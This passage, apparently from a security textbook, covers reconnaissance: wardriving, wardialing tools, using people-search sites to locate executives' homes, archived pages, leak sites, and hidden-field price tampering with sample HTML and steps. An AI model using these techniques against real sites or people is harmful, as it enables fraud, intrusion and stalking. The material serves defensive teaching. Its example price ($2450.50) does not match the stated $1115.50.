**The risk from dumpster diving is that someone can get too much information about personal or private matters. In the lab you need to practice what you preach. This means shredding old CDs, degaussing or wiping hard drives that are no longer needed, and shredding any paper documents that should not end up in the hands of another. Before you consider dumpster diving for another organization's information, remember that if the dumpster is located on the organization's property, it may be considered trespassing to attempt to pilfer through it or gain access.**

Another potential (ab)use of this ''location'' information is wardriving. *Wardriving* refers to the act of finding and marking the locations and status of wireless networks. These are prime targets for an attacker. Just imagine the attacker's joy when he or she discovers that the locked-down web server and Internet-facing systems are vulnerable or exposed over a wireless LAN. The reason the wireless networks are visible is poor information security policies. While Chapter 9, ''Securing Wireless Systems,''will look at wireless systems in much more depth, be aware that weak or no encryption is a real problem. Even when encryption is being used, some organizations don't physically secure wireless access points, so malicious individuals may be able to gain control and reset or reprogram such devices. Securing wireless access points has become such a concern that a suburb of New York City has actually proposed that any business or home office with an open wireless connection would be violating the law.

### WARDRIVING THE HOME-IMPROVEMENT STORES

**Laws regarding wardriving vary from state to state. Most legal experts agree that wardriving without the intent to connect is not illegal. This view changes rapidly when the topic changes to the act of gaining a connection to a wireless network other than your own. Take, for example, the case of the Lowe's wireless hackers.**

**News reports indicate that Brian Salcedo and Adam Botbyl were parked in a 1993 Pontiac Grand Prix in front of Lowe's. According to law-enforcement**

**agents, the pair had been trying to install logging software that would allow them to harvest credit card numbers. Salcedo was eventually sentenced to 9 years in federal prison, Botbyl to 26 months. These sentences should serve as a wakeup call for anyone contemplating accessing a network without the owner's permission.**

**IN THE LAB**

**The risk of an open wireless connection is that unauthorized individuals may get access through your network or use your organization as a base for attacks against others. You can mitigate these risks by performing such basic actions as turning on encryption and physically protecting access points. Although encryption might not always be a perfect solution, it can prevent others from accidentally connecting to your organization. You can implement this practice in the lab by making sure that encryption is enabled and set to the strongest level possible. You will also want to make sure to lock up or secure access points so that they are physically secure.**

Next on the list of items that can be found on the Location page is phone numbers. These could be used for activities such as *wardialing*. Wardialing is the act of automatically scanning telephone numbers using a modem, usually dialing every telephone number in a local area. If a wardialer wants to attack a particular large corporation in a specific location, he or she might set the wardialer to scan on a specific exchange number. Many large organizations have a specific exchange number associated exclusively with their company.

The purpose of this activity is to scan for systems that may have a modem connected. Although modems are not as widely used as they were 5 to 10 years ago, there are still some around. These are typically maintained for out-of-band management or some type of backup connectivity. After all, they are a low-cost network-access alternative if normal network connectivity is lost. The problem is that many of these modems may have weak authentication or none at all. If you're planning on wardialing as part of a security test, you want to make sure to check the laws in your area. Some states have laws that make it illegal to place a call without the intent to communicate. A few well-known wardialing tools are as follows:

- **ToneLoc** — A wardialing program that looks for dial tones by randomly dialing numbers or dialing within a range. It can also look for a carrier frequency of a modem or fax. ToneLoc uses an input file that contains the area codes and number ranges you want to have it dial.

- **THC-Scan** — An older DOS-based program that can use a modem to dial ranges of numbers in search of a carrier frequency from a modem or fax.
- **Demon dialer** — A demon dialer is a tool used to monitor a specific phone number and target its modem to gain access to the system.

Some may ask whether having information about the physical plant(s) of a company on its own web site is really such a big concern. I would answer yes. Consider this: As firewalls, intrusion detection systems, network security, and logical controls improve, attackers are faced with the task of how to gain access to resources and assets they covet. These security improvements can thus mean that physical access may offer the best opportunity for a successful attack.

**LOSING THE CORPORATE LAPTOP**


**One thing companies should have learned about physical security is that laptops are an easy target. The CEO of Qualcomm, Irwin Jacobs, found this out the hard way back in 2000 when finishing up a speech to a group of reporters in California. As the speech was concluding, CEO Jacobs left his laptop unguarded for a few minutes. Jacobs was only a few feet away when he turned around and noticed that the laptop was gone. Although the laptop did have the standard Windows password protection enabled, no encryption was being used. The laptop reportedly held a variety of corporate information, email, personal photos, and proprietary data.**

Another area to look at on the targeted company's web site is the corporate board of directors and any list of key employees. Such information can be used potentially for social engineering, spoofing, or even alternative modes of attack.

This leads us to our next topic: how information gathered about individuals might be used for nefarious purposes.

## Scrutinizing Key Employees

During the analysis of names on a web site, you might find the names of several key employees. If an attacker is located close by, he or she may just drive to the published location of these employees and check to see whether they have wireless connectivity. If so, it might be possible for the attacker to leapfrog off the employee's Internet connection and use it to attack the network. For example, a review of the Cisco web site indicates that the CEO is John T. Chambers, and because the headquarters of Cisco is located in California,



Search by Phone Number Search by Social Security Number Complete Background Check

Search A Full Name: John T. Chambers | All States | Advanced Search

ZabaSearch | Yellow Pages | White Pages | Google

**Public Information** **Results Summary:** 14 Free JOHN T CHAMBERS Listings Found

**JOHN T. CHAMBERS - Background Check, 20 Year History** Premium Listing
www.intelius.com Comprehensive Report. Criminal Records. Latest Contact Information.

**Find JOHN T. CHAMBERS** Premium Listing
www.intelius.com Get Current Phone and Address.

**JOHN T CHAMBERS - 14 Free Listings**

Leave a message for John Chambers Check messages E-mail This Page ZabaAlert


**Check messages for:** Chambers - John - John T. Chambers ZabaSearch Founder

**Figure 3-3** www.zabasearch.com.

one might assume that the CEO lives somewhere nearby. Tools that can be used to find addresses include online phone books such as www.anywho.com and http://people.yahoo.com and online search tools such as www.zabasearch or www.peoplesearchnow.com. To give you an idea the types of information sites such as www.zabasearch provide, Figure 3-3 shows a portion of the web site.

Many of the sites like www.zabasearch actually have a mapping feature built right in so that the user can map a location to the address, as shown in Figure 3-4.

This type of information just scratches the surface of what can be found on the Web. The Privacy Rights Clearinghouse (www.privacyrights.org) has a list of providers of personal information. This list is divided into groups of those that allow people to opt out (www.privacyrights.org/ar/infobrokers-optout.htm) and those that do not (www.privacyrights.org/ar/infobrokers-




e.g., "10 market st, san francisco" or "hotels near lax"

3730 Kirby Drive, Houston, Texas

3730 Kirby Dr
Houston, TX 77098
Make this my default location

3480 **Kirby Dr** Address is approximate

**Figure 3-4** Google Maps.



Person Name: michael gregg

**Profile Statistics**

| | |
|---|---|
| Times Viewed: | 7 |
| Times Forwarded: | 0 |
| Web References: | 42 |
| Quick Lists: | 1 |

**Michael's Network**

Network currently empty.
Be the first to join

**Mr. Michael C. Gregg** This is Me
**President**
**Superior Solutions , Inc.**
Houston, Texas

This profile was automatically generated using **42 references** found on the Internet. This information has not been verified. Learn more...

**Employment History**

**President**
Superior Solutions , Inc.
Houston, Texas
USA

**Founder**[2]
Superior Solutions , Inc.

**Site Expert**[1]
SearchSecurity.com

**Web References** View all 42 references

**1. Syngress Publishing**
www.syngress.com/Help/Press/in - [Cached]
Published on: 10/24/2006 Last Visited: 3/11/2007

Rockland, MA October 24, 2006 - Syngress Publishing, Inc., today announced the publication of Hack the Stack: Using Snort and Ethereal to Master the 8 Layers of an Insecure Network (ISBN: 1597491098), by Michael Gregg and edited by Stephen Watkins.
...

**Figure 3-5** ZoomInfo.

no-optout.htm). One final site worth discussing is ZoomInfo.com. This site can be used to research job listings, personal information, and company information. Figure 3-5 shows an example of what can be found at this site.

In combination, these sites allow attackers to locate key individuals, potentially identify their home phone numbers, and even create a map to their houses. When conducting any exercise where this type of information is being reviewed, you should take a hard look at any information provided about key employees on the web site itself and also scrutinize what additional information a hacker could potentially glean from personal information, third-party sales web sites, or even sites like Facebook and MySpace. Then, after doing that, if you find that a risk does exist, you will need to look at the opt-out options in as many sites as possible to limit the risk. You will also want to remove what you can from the organization's own web site.


**IN THE LAB**

**The risk from information gathering is that valuable information may be uncovered that can be leveraged during some type of attack. You can mitigate these risks by working with management, human resources, and rank-and-file employees. Organizations must be made aware of the dangers of posting too much information on the Internet. It's an open forum that anyone from**

**anywhere can access. In your lab, you can search the sites discussed in this section to see if your organization is leaking too much information. You should also consider finding organizations that use good information-control practices so that your company can use them as a model if improvement is needed.**

## Dumpster Diving (Electronic)

Although people usually think of dumpster diving in physical terms, you also need to be aware of the potential for electronic dumpster diving. It's the process of looking for obsolete, obscure, or old electronic data. You might be wondering where such information can be found. One place to look is the Internet Archive (`www.archive.org`). The Internet Archive is home to the Wayback Machine. The Wayback Machine contains somewhere around 85 billion web pages that have been archived. The project started in 1996 and is current up to a few months. To start surfing the Wayback Machine, type in the web address of a site or page where you would like to start, and press Enter. Figure 3-6 shows an example of the Wayback Machine. This figure shows a screen capture of the Wiley web site in 1998. Countermeasures for this type of information leakage include defining `robots.txt` so that it doesn't archive web pages and store them for retrieval from the Wayback Machine. You should



Enter Web Address: http://

Searched for http://www.wiley.com

lote some duplicates are not shown. See all.
* denotes when site was updated.

Search Results for Jan 01, 1996 - Aug 23, 2007


| 1996 | 1997 | 1998 | 1999 | 2000 | 2001 | 2002 | 2003 | 2004 | 2005 |
|---|---|---|---|---|---|---|---|---|---|
| 0 pages | 3 pages | 5 pages | 12 pages | 21 pages | 80 pages | 24 pages | 9 pages | 1 pages | 41 pages |
|  | May 12, 1997 * | May 21, 1998 * | Jan 25, 1999 * | Feb 01, 2000 * | Jan 08, 2001 | Jan 21, 2002 * | Feb 04, 2003 * | Nov 25, 2004 * | Jan 31, 2005 |
|  | Jun 05, 1997 * | Jul 14, 1998 | Feb 08, 1999 | Feb 29, 2000 | Jan 13, 2001 | Jan 24, 2002 * | Feb 05, 2003 * |  | Feb 05, 2005 |
|  | Oct 07, 1997 * | Dec 06, 1998 * | Feb 09, 1999 | Mar 02, 2000 | Feb 02, 2001 * | Mar 26, 2002 * | Mar 24, 2003 * |  | Feb 10, 2005 |
|  |  | Dec 12, 1998 * | Feb 20, 1999 | Mar 03, 2000 | Mar 01, 2001 * | Apr 02, 2002 * | Mar 31, 2003 * |  | Apr 18, 2005 |
|  |  | Dec 12, 1998 * | Feb 24, 1999 | Mar 04, 2000 | Mar 02, 2001 | May 23, 2002 * | Apr 02, 2003 * |  | Jul 21, 2005 |
|  |  |  | Apr 17, 1999 | Mar 11, 2000 | Mar 09, 2001 | May 25, 2002 * | Apr 07, 2003 * |  | Sep 24, 2005 * |
|  |  |  | Apr 18, 1999 | May 10, 2000 * | Apr 01, 2001 | May 27, 2002 * | Apr 20, 2003 * |  | Sep 30, 2005 * |
|  |  |  | Apr 23, 1999 | May 11, 2000 | Apr 10, 2001 | Jun 05, 2002 * | Apr 22, 2003 * |  | Oct 01, 2005 |
|  |  |  | Apr 27, 1999 | May 19, 2000 | May 15, 2001 | Aug 02, 2002 * | Apr 23, 2003 * |  | Oct 13, 2005 |
|  |  |  | Oct 03, 1999 * | May 20, 2000 | May 29, 2001 | Aug 22, 2002 * |  |  | Oct 24, 2005 |
|  |  |  | Oct 13, 1999 | Jun 07, 2000 | Jun 02, 2001 | Sep 23, 2002 * |  |  | Oct 26, 2005 |
|  |  |  | Nov 16, 1999 | Jun 20, 2000 | Jun 05, 2001 | Sep 25, 2002 * |  |  | Oct 27, 2005 |
|  |  |  |  | Jun 21, 2000 | Jun 22, 2001 * | Sep 28, 2002 * |  |  | Nov 01, 2005 |
|  |  |  |  | Jun 22, 2000 | Jul 10, 2001 * | Sep 30, 2002 * |  |  | Nov 02, 2005 |
|  |  |  |  | Jul 06, 2000 | Sep 27, 2001 * | Oct 02, 2002 * |  |  | Nov 03, 2005 |
|  |  |  |  | Aug 15, 2000 | Oct 09, 2001 * | Oct 09, 2002 * |  |  | Nov 04, 2005 |
|  |  |  |  | Aug 16, 2000 | Oct 10, 2001 * | Oct 21, 2002 * |  |  | Nov 05, 2005 |
|  |  |  |  | Oct 18, 2000 | Oct 11, 2001 | Oct 29, 2002 * |  |  | Nov 07, 2005 |
|  |  |  |  | Dec 16, 2000 * | Oct 12, 2001 * | Nov 15, 2002 * |  |  | Nov 12, 2005 * |
|  |  |  |  | Dec 17, 2000 | Oct 13, 2001 | Nov 26, 2002 * |  |  | Nov 23, 2005 * |

**Figure 3-6** Wayback archived web page.

also look at removing any inappropriate or unnecessary information from the organization's web site.

At least if information is leaked on the company web site, it can be quickly removed, but what if sensitive information is used by insiders or is placed on web sites that the organization does not control? There's always the chance that disgruntled employees may leak information on purpose. That's why any good security review will include visiting the darker corners of the Internet. Disgruntled employees result from myriad reasons. For instance, layoffs/downsizing, mergers and acquisitions, and outsourcing are the types of events that don't necessarily put staff in the best of moods. These events could motivate employees to post information that could potentially prove rather damaging to a company. These unhappy individuals are potential sources of information leakage. This information may be posted on a blog, some type of ''sucks'' domain, or on other sites. Figure 3-7 shows the PayPalSucks domain. Although the legality of these domains depends on the type of information provided and their status as a noncommercial entity, their existence is something you should be aware of.

Frustrated employees will always find some way to vent their thoughts, even if not from a ''sucks'' domain. One such site that may offer other insider information is `www.internalmemos.com`. This site lists information that



Welcome to NoPayPal!

Thursday August 23 2007

So, what's wrong with PayPal? What do I need to know about PayPal and what about the lawsuit?

PayPal
PayPal TERRIFIED
I'm sorry, but our skilled professionals using a highly scientific algorithm have determined your account must be frozen.
ACCOUNT REVIEW DEPT.

PayPal Sucks, aka No PayPal, is an anti paypal site to expose the nightmare of doing business "the paypal way." Post your complaints, troubles, fraud stories, lawsuits, and other dissatisfaction in the forums. Read the sitemap, links & faq pages for help in resolving your paypal troubles and complaints. Read about the PayPal Class Action Lawsuit with an extensive list of Questions and Answers. If you are searching for an alternative to PayPal, we strongly suggest acquiring a Real Merchant Account. **CLICK HERE FOR OUR TOP PICK.**

1. According to PayPal accepting their ToS (Terms of Service) in effect means you **waive your rights to credit card consumer protection laws if you want to use their service, and that you may not issue a chargeback for unauthorized use of your credit card and PayPal account, or if you do, then they have the right to limit your account.** Is this legal? We don't know. But it's how Paypal operates. See my credit card waiver page for more information.

**Recent Additions:**


**Readers Choice: Top PayPal Alternative**

The PayPal monster eats up the competition and grows bigger.

Sometimes it takes tragedy to reveal the truth about PayPal.

PayPalSucks Cartoon!

**Figure 3-7** `PayPalSucks.com`.


INTERNALMEMOS
THE INTERNET'S LARGEST COLLECTION OF CORPORATE MEMOS AND INTERNAL COMMUNICATION
SUBMIT NEW MEMO | VISIT FUCKEDCOMPANY.COM
Find:
GO

Find: Company or keyword

Memos online: 2419 | Next Page

| COMPANY | MEMO |
|---|---|
| eVital.com | $ Paychecks REVERSED from Direct Deposit, company can't pay employees?<br>If you are familiar with the Purchase Pro.com scandal, the same people who funded this company started a company in las vegas called GTT ( g... |
| Colorscope | $ The personal touch<br>Dear Colorscope Employee:<br>As you know, a number of our colleagues were told today that there is no longer a role for them at Colo... |
| SunTrust Banks, Inc. | $ Summer Layoffs<br>Dear Colleague:<br>As we move into summer you're going to hear more messages related to changes occurring at SunTrust. Many of them are al... |

**Figure 3-8** www.internalmemos.com.

is usually sensitive and probably shouldn't be released to the general public. Although some of the content is free, other content is considered premium and must be purchased to be viewed. One such document found after a search on the word *security* is shown in Figure 3-8. Don't be surprised at what you find on this site or others like it. Clever individuals will not post directly and may attempt to hide their true identities by using some type of anonymous email service. Some of the better-known mail redirectors include the following:

- www.sharpmail.co.uk
- www.trashmail.net
- www.anonymousspeech.com

## EMPLOYEE BLOGGING

**Many companies are concerned about employees blogging because they are unsure about how employees might portray the company. Common concerns are unhappy employees verbally attacking fellow employees, customers, vendors, or shareholders. There is also concern as to the possibility that an employee may disclose sensitive, proprietary, confidential, or financial information about the company. Although these concerns typically focus on lower-level employees, Whole Foods Market was recently made aware of a blogging concern of a different type (and level).**

**The CEO of Whole Foods had been blogging to the Yahoo! stock groups for several years under the name rahodeb. These anonymous blogs included comments about Whole Foods and it largest rival, Wild Oats. These blogs brought the company under scrutiny of the SEC and endangered Whole Foods proposed acquisition of Wild Oats.**

**IN THE LAB**

**The risk from third-party sites is real. One of the first companies to realize this threat was Kmart. A former employee created the web site Kmartsucks.com after his departure. Kmart fought to have the site removed but lost the battle on the grounds of free speech. You can mitigate these risks by exploring the Web and examining employee blogs and other third-party sites. In your lab, you should explore the ownership of domain names that are close to your own organizations or that may contain the word "sucks." As an example, search for the ownership of `www.certificationsucks.com`. Use one of the many WHOIS tools that are available, such as `http://www.betterwhois.com/`. You might want to recommend to management that these sites be acquired and parked so that others cannot use them against the organization.**

## Analyzing Web Page Coding


Even with the amount of information that has been gathered so far via the techniques already discussed in this chapter, additional information can still be harvested from a web site. This will require going through each web page and analyzing the *source code*. One could manually examine each page looking for notable items such as the following:

- Email addresses
- Links to other sites
- Notes or comments
- Hidden fields
- Information that identifies the web applications or programs used
- Enumeration of structure and design of the site

One way to examine the site in detail is by using a site ripper. Although you could manually crawl the site, a site-ripping tool can speed up the process. *Site rippers* are a good way to make a duplicate of the web site that can be stored on your local hard drive. These programs allow you to go through the site one page at a time at your leisure. This way you can examine the HTML code and look for other fragments of information. BlackWidow has various tabs and configurations, as shown in Figure 3-9. This allows you to see the displayed HTML code, source code, links, email addresses, and more. You can download BlackWidow from `www.softbytelabs.com`.

Other tools are also available that perform basically the same function as BlackWidow. Three such programs are listed here:

- **Teleport Pro** — A Windows web site scanner. A site-mapping tool that enables you to rip web sites and review them locally.



CISSP Certification Preparation

Master the Information Security skills you need fast and get CISSP certified by attending Superior Solutions, Inc. CISSP Certification Training. This training program combines an accelerated CBK

Superior Solutions, Inc. is a full service consulting and training firm focused on performing IT Security Audits and Assessments.

Superior Solutions, Inc. computer security audits are performed by CISA certified professionals. The goal of our security audit is to perform a systematic, measurable technical assessment of

**Figure 3-9** Source sifting with BlackWidow.

- **Wget** — A command-line tool for Windows and Unix that downloads the contents of a web site. An open source site ripper and duplicator.
- **Instant Source** — Works with Internet Explorer and will display source code for selected portions of a web page. The tool will also display images, Flash movies, and script files on a web page.

## IN THE LAB

**The risk from poorly developed web pages is that unauthorized individuals may be able to uncover email addresses, hidden links, vulnerable scripts, and even passwords. You can mitigate these risks by using web site rippers and examining the source code of the organization's web site. In the lab, you will want to download a trial version of BlackWidow, which can be found at `http://softbytelabs.com/us/downloads.html`. Once installed, start the program and enter the URL you wish to rip. The process will take a few minutes, but once it is completed you will be able to browse the entire web site's structure. You will want to spend some time looking at the source code of each page and use your notebook to record any findings worth following up.**

One thing to look for when examining the source code of a site is hidden fields. Hidden fields represent poor coding practice that works as a shortcut for programmers working on the assumption of security by obscurity. A *hidden field* is a poor coding practice that has been publicized for some time, but it still seems to continue. The idea is to place some piece of information inside the web page that cannot normally be seen. Things placed in hidden fields can run the gamut from email addresses to dollar values used to determine the price of an item. Using hidden HTML fields as a sole mechanism for assigning a price or obscuring a value is not a security practice because it can be easily overcome by just reviewing the code. Some sites use these hidden value fields to store the price of the product that is passed to the web application. An example pulled from one such site is shown here:

```
<INPUT TYPE=HIDDEN NAME="name" VALUE="Omega Seamaster">
<INPUT TYPE=HIDDEN NAME="price" VALUE="$2495.50">
<INPUT TYPE=HIDDEN NAME="wa" VALUE="1">
<INPUT TYPE=HIDDEN NAME="return" VALUE="http://www.vulnerable_site.com/
cgi-bin/cart.pl?db=Omega.dat&category=&search=watch&method=&begin=
&display=&price=&merchant=">
<INPUT TYPE=HIDDEN NAME="add2" VALUE="1">
<INPUT TYPE=HIDDEN NAME="image" VALUE="http://www.vulnerable_site.com/
images/omega-bond.jpg">
```

If you are examining your organization's web site and find one of these fields, you have uncovered a real problem, because it doesn't take much for an attacker to use this to hack the web site. An attacker just has to save the web page locally and then modify the amount; the new value will be passed to the web application. If no input validation is performed, the application will accept the new, manipulated value. These three simple steps are shown here. Just remember that this should only be performed on a site that has given you written permission to attempt this hack:

1. Save the page locally and open the source code.
2. Modify the amount and save the page. As an example, change $2495.50 to $1115.50.

   ```
   <INPUT TYPE=HIDDEN NAME="name" VALUE="Omega_Seamaster">
   <INPUT TYPE=HIDDEN NAME="price" VALUE="$2450.50">
   ```

3. Refresh the local HTML page and then click add to cart. If successful, you'll be presented the checkout page that reflects the new, hacked value of $1115.50.

You might be wondering whether this can get any worse; well, yes, it can. While working with a friend who hosts a small site with a third-party payment system, I noticed that it used a hidden field to save his email address. The way the system works is that when an order is placed, an email is generated that is sent to the client informing him that payment has been made and that product should be shipped. Any clever individual could quickly figure out how to spoof such an email and potentially send a spoofed message informing the business to ship product that was never really paid for.

Another item to watch for is hidden fields that accept negative values. Before you get too excited about this and start to consider making a deposit to your credit card, remember that such tampering would be seen as theft/fraud. The real problem here is that an application should never rely on the web browser to set the price of an item. Even without changing the price, an attacker may just try to feed large amounts of data into the field to see how the application responds. Values from hidden fields, check boxes, select lists, and HTTP headers may be manipulated by malicious users and used to make web applications misbehave if the design did not build in proper validation. If you think that there is a shortage of sites with these types of vulnerabilities, think again. A quick search with Google for `"type=hidden name=price"` will return hundreds of hits. Let's now turn our attention to financial data and job ads. You may be surprised as to what can be found there.

**IN THE LAB**

